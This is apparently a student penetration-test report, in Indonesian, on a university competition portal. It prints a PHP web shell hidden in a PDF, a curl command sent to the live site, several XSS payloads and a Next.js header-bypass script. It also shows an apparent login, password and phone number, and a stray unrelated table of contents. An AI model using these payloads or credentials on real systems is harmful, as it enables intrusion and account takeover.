
Username 002002-5026221072

Password 3139191

Afiliasi Laboratorium


Edit

Dengan mengetahui UUID tim PKM lain, tim pkm tersebut dapat diakses dengan menggunakan cookies masing-masing.



Selain dapat mengakses tim PKMnya, ternyata dapat disimpulkan bahwa bisa masuk ke menu edit informasi tim yang ada. Hal ini seharusnya tidak bisa dilakukan tanpa akun-akun yang *terauthorize* untuk melihat atau bahkan mengedit isinya.

Pengujian OWASP ZAP



Pemindaian ini dilakukan menggunakan OWASP ZAP untuk mengidentifikasi celah keamanan pada aplikasi web puspresnas.its.ac.id. Fokus utama adalah menelaah header keamanan, konfigurasi cookie, dan potensi kebocoran

informasi teknologi serta data sensitif yang bisa mempermudah serangan XSS, CSRF, clickjacking, atau rekayasa lalu lintas (replay attacks).



Automated Sca

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack:

Use traditional spider: ☒

Use ajax spider: with


Progress: Attack complete - see the Alerts tab for details of any issues found

Tool: OWASP Zed Attack Proxy (ZAP) versi terbaru

Mode: Automated Scan pada halaman utama, endpoint API, dan rute statis

Fokus Pengujian:

1. Analisis HTTP response headers
2. Pencarian vulnerabilitas library (JS, framework)
3. Pemeriksaan cookie flags
4. Deteksi informasi sensitif di komentar HTML/JS
5. Verifikasi kebijakan caching dan frame-ancestors



Temuan:

High Risk

1. Vulnerable JS Library (Next.js 12.2.5): Aplikasi menggunakan Next.js 12.2.5 yang sudah lama dan memiliki beberapa CVE kritis.

Medium Risk

1. Content Security Policy (CSP) Header Not Set: Tidak ditemukan header CSP: serangan XSS atau data injection tidak terbatas.
2. Missing Anti-clickjacking Header: Tidak ada X-Frame-Options atau frame-ancestors di CSP, halaman dapat dibingkai pihak ketiga.

Low Risk

1. Cookie No HttpOnly Flag: Cookie sesi dapat diakses oleh JavaScript; potensi pencurian sesi lewat XSS.
2. Cookie with SameSite=None: Cookie tetap terkirim di konteks lintas-domain, mempermudah CSRF atau cross-site timing attack.
3. Server Leaks "X-Powered-By" Header: Membuka informasi stack Next.js untuk attacker.
4. Timestamp Disclosure – Unix: Pengungkapan timestamp dapat memudahkan serangan replay.
5. X-Content-Type-Options Header Missing: Kurang nosniff memungkinkan MIME sniffing di browser lama.

Informational Risk

1. Information Disclosure – Suspicious Comments: Komentar debug di kode HTML/JS mengandung informasi internal.
2. Re-examine Cache-Control Directives: Header cache-control tidak konsisten; konten dinamis bisa ter-cache.
3. Session Management Response Identified: ZAP mendeteksi token sesi; perlu verifikasi revoke dan expiry.
4. Modern Web Application: Aplikasi SPA/Ajax; ZAP menyarankan Ajax Spider untuk eksplorasi lebih mendalam.

Pengujian Unggah Berkas

myITS Puspresnas

← Tambah Post Pencarian Tim

Jenis Post Pencarian *
Sebagai Anggota

Informasi Skill

Skill yang Dimiliki *

Pengalaman *

Berkas Pendukung

Maksimal 2 file unggahan


Letakkan file Anda disini
Format file haruslah *.jpg, *.png dengan maksimal 10 MB

Kontak Anda


Nomor Telepon *
082297907465

Dalam halaman cari anggota bisa pilih untuk jenis post nya "Sebagai Anggota." Lalu salah satu fieldnya adalah Berkas Pendukung yang dapat upload file. Ini menjadi potensi vulnerability dengan mencoba file upload sebuah payload php untuk membuat command prompt dan mengakses server.

Tahap awal untuk file upload adalah mengecek tipe file apa yang dapat diupload serta dapat diview. Ditulis dalam filednya bahwa format filenya harus .jpg atau .png, tetapi setelah mengecek lebih lanjut, ternyata itu bohong. Untuk menguploadnya memang benar dapat .jpg serta .png, tetapi tidak bisa diview, yang dapat diview adalah jika mengupload .pdf.



DAFTAR ISI	
DAFTAR ISI	i
DAFTAR GAMBAR	ii
DAFTAR TABEL	iii
BAB 1. PENDAHULUAN	1
1.1 Latar Belakang	1
1.2 Peluang dan Target Pasar	2
1.2.1 Segmentasi Pasar Petsaurus	2
1.2.2 Targeting Pasar Petsaurus	2
1.2.3 Positioning Petsaurus	2
1.3 Analisis Kompetitor Petsaurus	3
BAB 2. TARGET LUARAN	4
2.1 Aplikasi Petsaurus	4
2.2 Akun Media Sosial Petsaurus	4
2.3 Laporan Kemajuan dan Laporan Akhir	4
BAB 3. METODE PELAKSANAAN	4
3.1 Aspek Produksi	4
3.1.1 Pembuatan Aplikasi Petsaurus	4
3.1.2 Riset Pasar Lanjutan	5
3.1.3 Pengembangan Fitur Petsaurus	5
3.1.4 Pencarian Mitra	5
3.1.5 Publikasi dan Promosi Media Sosial	5
3.1.6 Evaluasi dan Penulisan Laporan	5
3.2 Aspek Manajemen Usaha	5
3.3 Aspek Manajemen Pemasaran	6
3.3.1 Social Media Advertising	6
3.3.2 Kerjasama dan Testimonial	6
BAB 4. HASIL YANG DICAPAI	6
4.1 Produk Aplikasi Petsaurus	6
4.2 Pelaksanaan Strategi Pemasaran	7
4.2.1 Pembuatan Graphic Standard Manual (GSM)	7
4.2.2 Pengelolaan Media Sosial	7
4.3 Kerjasama Mitra	7



File .jpg dan .png dapat diupload tetapi tidak dapat diakses karena untuk melihat isinya menggunakan PDF Viewer default dari browser. Payload yang digunakan untuk file upload harus dalam bentuk .pdf. Berikut adalah contoh payload nya.

```

%PDF-1.5
%ãäïÖ

1 0 obj
<< /Type /Catalog /Pages 2 0 R >>
endobj

2 0 obj
<< /Type /Pages /Kids [3 0 R] /Count 1 >>
endobj

3 0 obj
<< /Type /Page /Parent 2 0 R /MediaBox [0 0 612 792] /Contents 4 0 R >>
endobj

4 0 obj
<< /Length 44 >>
stream
BT
/F1 24 Tf
100 700 Td
(Shell Active) Tj
ET
endstream
endobj

%% now our PHP payload starts
<?php
    if (isset($_GET['cmd'])) {
        echo "<pre>";
        // on Linux:
        echo shell_exec($_GET['cmd']);
        echo "</pre>";
    }
?>
%%EOF

```

Teks yang di atas %% now our PHP payload starts adalah untuk membuat file menjadi seminimal mungkin adalah pdf file. File tersebut akan disave menjadi shell.pdf. Lalu saya upload dan saya buka langsung, ternyata error, makanya saya coba menggunakan curl saja untuk mendapatkan responsnya `curl -s "https://puspresnas.its.ac.id/api/file/b177d1f7-e4f6-15e9-8dcb-d7d3c60533c1?cmd=ls%20-la" sed -n '/<pre>/,/<\/pre>/p'`

```

(kali@kali)-[/home/kali]
└─$ curl -s "https://puspresnas.its.ac.id/api/file/b177d1f7-e4f6-15e9-8dcb-d7d3c60533c1?cmd=ls%20-la" sed -n '/<pre>/,/<\/pre>/p'
%PDF-1.5
%âãÏÓ
1 0 obj
<< /Type /Catalog /Pages 2 0 R >>
endobj
2 0 obj
<< /Type /Pages /Kids [3 0 R] /Count 1 >>
endobj
3 0 obj
<< /Type /Page /Parent 2 0 R /MediaBox [0 0 612 792] /Contents 4 0 R >>
endobj
4 0 obj
<< /Length 44 >>
stream
BT
/F1 24 Tf
100 700 Td
(Shell Active) Tj
ET
endstream
endobj

%% now our PHP payload starts
<?php
if (isset($_GET['cmd'])) {
    echo "<pre>";
    // on Linux:
    echo shell_exec($_GET['cmd']);
    echo "</pre>";
}
?>
%%EOF

```

Ternyata tidak bisa dan tidak keload juga file nya. Selanjutnya yang kami akan coba adalah menggunakan JavaScript dalam PDF dengan payload seperti ini.

```

%PDF-1.5
1 0 obj
<< /Type /Catalog
  /OpenAction 2 0 R
>>
endobj
2 0 obj
<< /S /JavaScript
  /JS (app.alert('XSS from PDF.js'))
>>
endobj


xref
0 3
0000000000 65535 f
0000000010 00000 n
0000000079 00000 n
trailer
<< /Root 1 0 R >>
startxref
142
%%EOF

```

Selanjutnya saya save menjadi .pdf lalu saya upload, tetapi tidak berhasil juga. Ternyata setelah kami mengerti lebih dalam lagi konten JavaScript tidak otomatis diexecute pada PDF Viewer jadinya tidak mungkin berhasil.

Pengujian Cross-Site Scripting (XSS)

Pada tahapan ini, dilakukan beberapa skenario pengujian XSS dengan menggunakan berbagai payload seperti , <script>alert(1)</script>, serta beberapa payload SVG lainnya. Tujuan dari pengujian ini adalah untuk mengetahui apakah aplikasi rentan terhadap serangan XSS dengan cara memasukkan payload tersebut ke dalam input pengguna. Berikut tabel rincian dari serangan XSS yang saya gunakan.



Contoh tampilan dalam serangan XSS di input search.

No	Payload	Konteks/ Keterangan	Penjelasan Serangan
1	<script>alert(document.domain)</script>	Reflected XSS basic: kirim di URL seperti /search?q=<script>alert(document.domain)</script> tanpa escape.	Reflected XSS terjadi saat input pengguna langsung dimasukkan ke respons HTTP dan dieksekusi oleh browser. Penyerang biasanya mengirimkan link khusus; ketika korban mengakses, skrip berjalan di domain korban. Dampaknya meliputi pencurian cookie/sesi, deface halaman, atau pengalihan pengguna ke situs berbahaya.

2	<code></code>	Attribute-based: disisipkan sebagai atribut onerror di tag <code></code> .	Event-handler XSS ini memanfaatkan atribut event (onerror) pada elemen HTML. Ketika gambar gagal dimuat, fungsi JS dijalankan. Karena atribut tidak di-escape, penyerang bisa menjalankan skrip tanpa memerlukan tag <code><script></code> . Dampak sama dengan XSS biasa—eksekusi kode, pencurian data, dll.
3	<code><svg xmlns="http://www.w3.org/2000/svg" onload=alert('XSS') ></code>	SVG payload: khususnya saat dangerouslyAllowSVG diaktifkan di Next.js <code><Image></code> .	SVG XSS memanfaatkan event handler pada elemen SVG (onload). Banyak filter hanya memblok tag HTML standar, tapi melewati SVG. Saat SVG dirender, onload memicu eksekusi skrip. Ini bypass filter konvensional dan memungkinkan injeksi skrip tanpa <code><script></code> .
4	<code>"><script>alert('XSS')</script></code>	Attribute injection: memecah atribut HTML, lalu menambahkan tag <code><script></code> .	Attribute-breakout XSS: payload menutup atribut yang ada (") lalu menyuntikkan tag <code><script></code> . Terjadi jika output user tidak di-quote atau di-encode dengan benar dalam atribut. Dampaknya serupa reflected XSS, tapi lebih berbahaya karena skrip benar-benar dijalankan sebagai elemen <code><script></code> .
5	<code><div style="background-image: url(javascript:alert('XSS'))">X</div></code>	CSS URI: input jadi bagian dari inline-style.	CSS-based XSS menggunakan fungsi url() yang menunjuk ke URI javascript:. Browser tertentu akan mengeksekusi JS saat menerapkan style. Meskipun kini banyak yang memblok,

			beberapa engine lama atau custom widget inline-style tetap rentan. Dampaknya: eksekusi skrip saat elemen dirender.
6	<code>Click me</code>	JavaScript URI: input disisip ke atribut href.	JavaScript URI XSS: skrip tersimpan dalam href="javascript:..." dan dieksekusi ketika link diklik. Ini adalah bentuk reflected atau stored XSS, tergantung konteks, dan dapat digunakan untuk phishing (menyamarkan link) atau eksekusi payload tanpa <code><script></code> .
7	<code><math><mi xlink:href="javascript:alert('XSS')">X</mi></math></code>	MathML/SVG: bypass filter yang blok HTML normal.	MathML/SVG XSS memanfaatkan namespace xlink:href di elemen MathML/SVG. Karena filter sering fokus pada HTML, MathML sering terlewat. Saat konten dirender, browser memanggil URI javascript: dan menjalankan skrip. Ini merupakan varian XSS yang sulit terdeteksi oleh scanner konvensional.
8	<code>--><script>alert('XSS')</script><!--</code>	HTML comment breakout: input berada dalam komentar HTML.	Comment-breakout XSS terjadi bila user input diletakkan di dalam komentar (<code><!-- ... --></code>) tanpa sanitasi. Payload memecah komentar (<code>--></code>), menyisipkan tag <code><script></code> , lalu menutup komentar lagi. Semakin sulit terdeteksi karena berada di area komentar.
9	<code><span</code>	Event handler	UI-event XSS: payload

	onmouseenter=alert('XSS')>Hover me	injection: elemen biasa dengan event onmouseenter.	menempatkan kode di event lain (hover, focus, click). Lebih stealthy karena tidak langsung eksekusi; baru berjalan saat user melakukan interaksi (mouse hover). Berguna untuk serangan yang menunggu interaksi, misal keylogging via event handler.
10	<iframe srcdoc="<script>alert('XSS')</script>"></iframe>	srcdoc iframe: render HTML bebas via dangerouslySetInnerHTML.	Iframe-srcdoc XSS: memuat HTML langsung melalui atribut srcdoc. Jika aplikasi merender konten dinamis di dalam iframe, attacker bisa menyimpan skrip dan menjalankannya isolasi di dalam iframe. Bypass CSP jika inline-script diizinkan di iframe.

Hasil pengujian menunjukkan bahwa aplikasi memiliki sanitasi input yang kuat sehingga seluruh payload tidak berhasil dijalankan sebagai kode HTML atau JavaScript dan hanya muncul sebagai teks biasa. Dengan demikian, tidak ditemukan kerentanan XSS dalam aplikasi.

Pengujian API GraphQL

Dalam tahap ini, dilakukan pengujian terhadap endpoint GraphQL yang diduga berada di `/graphql` dan `/api/graphql`. Pengujian meliputi introspeksi schema dan upaya injection melalui parameter filter. Hasil pengujian menunjukkan bahwa kedua endpoint tersebut mengembalikan error HTTP 404, yang mengindikasikan bahwa endpoint tidak tersedia atau dilindungi secara ketat, sehingga tidak ditemukan kerentanan terkait GraphQL.

Pengujian Insecure Direct Object Reference (IDOR)

Pengujian ini bertujuan menguji apakah endpoint `/api/file/{UUID}` rentan terhadap serangan IDOR. Dalam pengujian, dilakukan percobaan brute-force terhadap UUID file yang ada untuk mengakses berkas yang mungkin dimiliki oleh

pengguna lain. Hasil dari pengujian ini tidak menunjukkan adanya akses yang tidak sah ke file pengguna lain, sehingga endpoint dinyatakan aman dari serangan IDOR.

Race Condition

- **Deskripsi:**

Terdapat celah race condition pada Pages Router. Penyerang dapat memicu server untuk mengirimkan data pageProps yang salah, bukan HTML yang diharapkan, dengan mengeksploitasi race condition antara dua permintaan berbeda parameter/query.

- **Dampak:**

Celah ini hanya dapat dieksploitasi jika CDN yang digunakan menyimpan cache response 200 OK tanpa header cache-control, sehingga respons yang teracuni dapat dilayani ke pengguna berikutnya. Tidak menyebabkan eskalasi hak akses atau akses backend.

- **Rekomendasi:**

Lakukan upgrade Next.js minimal ke versi 14.2.24, 15.1.6, atau versi yang lebih tinggi untuk menutup celah ini.

Improper Authorization

```
import requests

url = "https://puspresnas.its.ac.id/test"

# Tanpa header
no_header = requests.get(url)
print("\nTanpa x-middleware-subrequest:")
print(no_header.status_code, no_header.text[:200])

# Dengan header
with_header = requests.get(url, headers={"x-middleware-subrequest": "1"})
print("\nDengan x-middleware-subrequest:")
print(with_header.status_code, with_header.text[:200])
```

```
(venv) → ethical-hacking python3 test2.py
```

Tanpa x-middleware-subrequest:

```
404 <!DOCTYPE html><html><head><meta charset="utf-8"/><meta name="viewport" content="width=device-width"/><meta name="next-head-count" content="2"/><link rel="preload" href="/_next/static/css/22f55d1f43e9
```

Dengan x-middleware-subrequest:

```
404 <!DOCTYPE html><html><head><meta charset="utf-8"/><meta name="viewport" content="width=device-width"/><meta name="next-head-count" content="2"/><link rel="preload" href="/_next/static/css/22f55d1f43e9
```

- **Level:** Critical
- **Deskripsi:**

Kerentanan ini memungkinkan penyerang melewati pengecekan otorisasi dengan mengirimkan request khusus menggunakan header x-middleware-subrequest.
- **Dampak:**

Penyerang dapat mengakses resource yang seharusnya dilindungi tanpa otorisasi yang valid.
- **Rekomendasi:**

Lakukan upgrade Next.js minimal ke versi 12.3.5, 13.5.9, 14.2.25, 15.2.3, atau yang lebih tinggi.

Missing Authorization

- **Level:** High
- **Deskripsi:**

Celah terjadi ketika aplikasi menggunakan pengecekan otorisasi berbasis pathname pada middleware tanpa konfigurasi `isAuth`. Penyerang bisa mengakses halaman tertentu tanpa otorisasi.
- **Dampak:**

Hanya aplikasi yang self-hosted yang terdampak. Vercel sudah melakukan mitigasi di server-side.
- **Rekomendasi:**

Lakukan upgrade Next.js minimal ke versi 13.5.8, 14.2.15, 15.0.0-canary.177 atau yang lebih baru.

Uncontrolled Recursion

- **Level:** High

- **Deskripsi:**

Celah pada fitur optimasi gambar Next.js yang dapat menyebabkan konsumsi CPU berlebihan jika dieksploitasi, berpotensi menyebabkan denial of service.

- **Rekomendasi:**

Lakukan upgrade Next.js minimal ke versi 14.2.7 atau 15.0.0-canary.109.

Resource Exhaustion

- **Level:** Medium

- **Deskripsi:**

Kerentanan terkait header cache-control pada CDN yang dapat dimanfaatkan penyerang untuk menyebabkan denial of service pada semua user yang mengakses URL yang sama.

- **Rekomendasi:**

Lakukan upgrade Next.js ke versi 13.4.20-canary.13 atau yang lebih tinggi.

Kesimpulan

Dari seluruh rangkaian pengujian, tidak ditemukan kerentanan kritis atau eksploitasi signifikan. Server menangani unggahan berkas dengan baik tanpa mengeksekusi kode yang disisipkan, validasi input pengguna cukup kuat dalam mencegah serangan XSS, serta proteksi endpoint API yang cukup baik dalam mencegah injeksi atau akses tidak sah.

Namun demikian, ditemukan beberapa masalah minor terkait konfigurasi cookie yang berpotensi menyebabkan kerentanan terhadap serangan CSRF (Cross-Site Request Forgery).

Rekomendasi

Sebagai tindak lanjut dari temuan pada penetration testing ini, kami menyusun rekomendasi berikut secara komprehensif:

1. Pengamanan Session dan Cookie

Konfigurasikan cookie sesi (dptsi_puspresnas_session) dengan atribut HttpOnly, Secure, dan SameSite=Strict untuk meminimalkan risiko pencurian

sesi maupun serangan CSRF. Pastikan CSRF token di-submit sebagai header X-CSRF-TOKEN dan dirotasi secara berkala.

2. Penerapan Header Keamanan HTTP

Terapkan header seperti Strict-Transport-Security (HSTS) dengan includeSubDomains, X-Frame-Options: DENY, X-Content-Type-Options: nosniff, Referrer-Policy: no-referrer, dan Content-Security-Policy yang ketat (misalnya hanya memperbolehkan script, style, dan frame dari domain sendiri). Ini akan membantu menahan clickjacking, MIME sniffing, dan injeksi konten berbahaya.

3. Validasi dan Sanitasi Input End-to-End

Pastikan setiap titik input—baik pada API routes, GraphQL, ataupun form UI—melakukan validasi skema (schema validation) dan sanitasi (output encoding). Gunakan libraries seperti Joi atau Zod untuk memverifikasi tipe dan panjang data. Hindari dangerouslySetInnerHTML di React kecuali benar-benar diperlukan dan di-sanitize.

4. Penguatan Layanan File Upload

Batasi jenis file yang dapat di-upload (whitelist berdasarkan MIME-type dan ekstensi). Jalankan antivirus atau scanning content scan pada file yang diunggah. Simpan file di storage terpisah (bucket S3, Azure Blob) dengan permission yang dibatasi, bukan di web root.

5. Pembatasan dan Pengamanan Endpoint API

Implementasikan rate limiting dan throttling pada semua endpoint publik untuk mencegah abusif (DoS) maupun brute-force. Gunakan WAF (Web Application Firewall) untuk mendeteksi pola serangan umum.

6. Audit dan Patch Management

Lakukan pembaruan rutin pada seluruh komponen: Next.js, Node.js, dependencies (Emotion, Apollo, Tailwind), serta OS dan web server (Nginx). Gunakan tool otomasi seperti Dependabot atau GitHub Actions untuk monitoring CVE.

7. Penerapan DNSSEC

Aktifkan DNSSEC pada zone its.ac.id guna menandatangani catatan DNS secara kriptografis dan mencegah spoofing/cache poisoning.

8. Monitoring, Logging, dan Incident Response

Tingkatkan level logging pada API (request path, header, body hash), dan simpan log ini dalam centralized log management (ELK, Splunk). Set up alert untuk anomali (percobaan IDOR, upload berbahaya, error rate meningkat). Sediakan playbook response untuk insiden keamanan.

9. Otentikasi dan Otorisasi yang Ketat

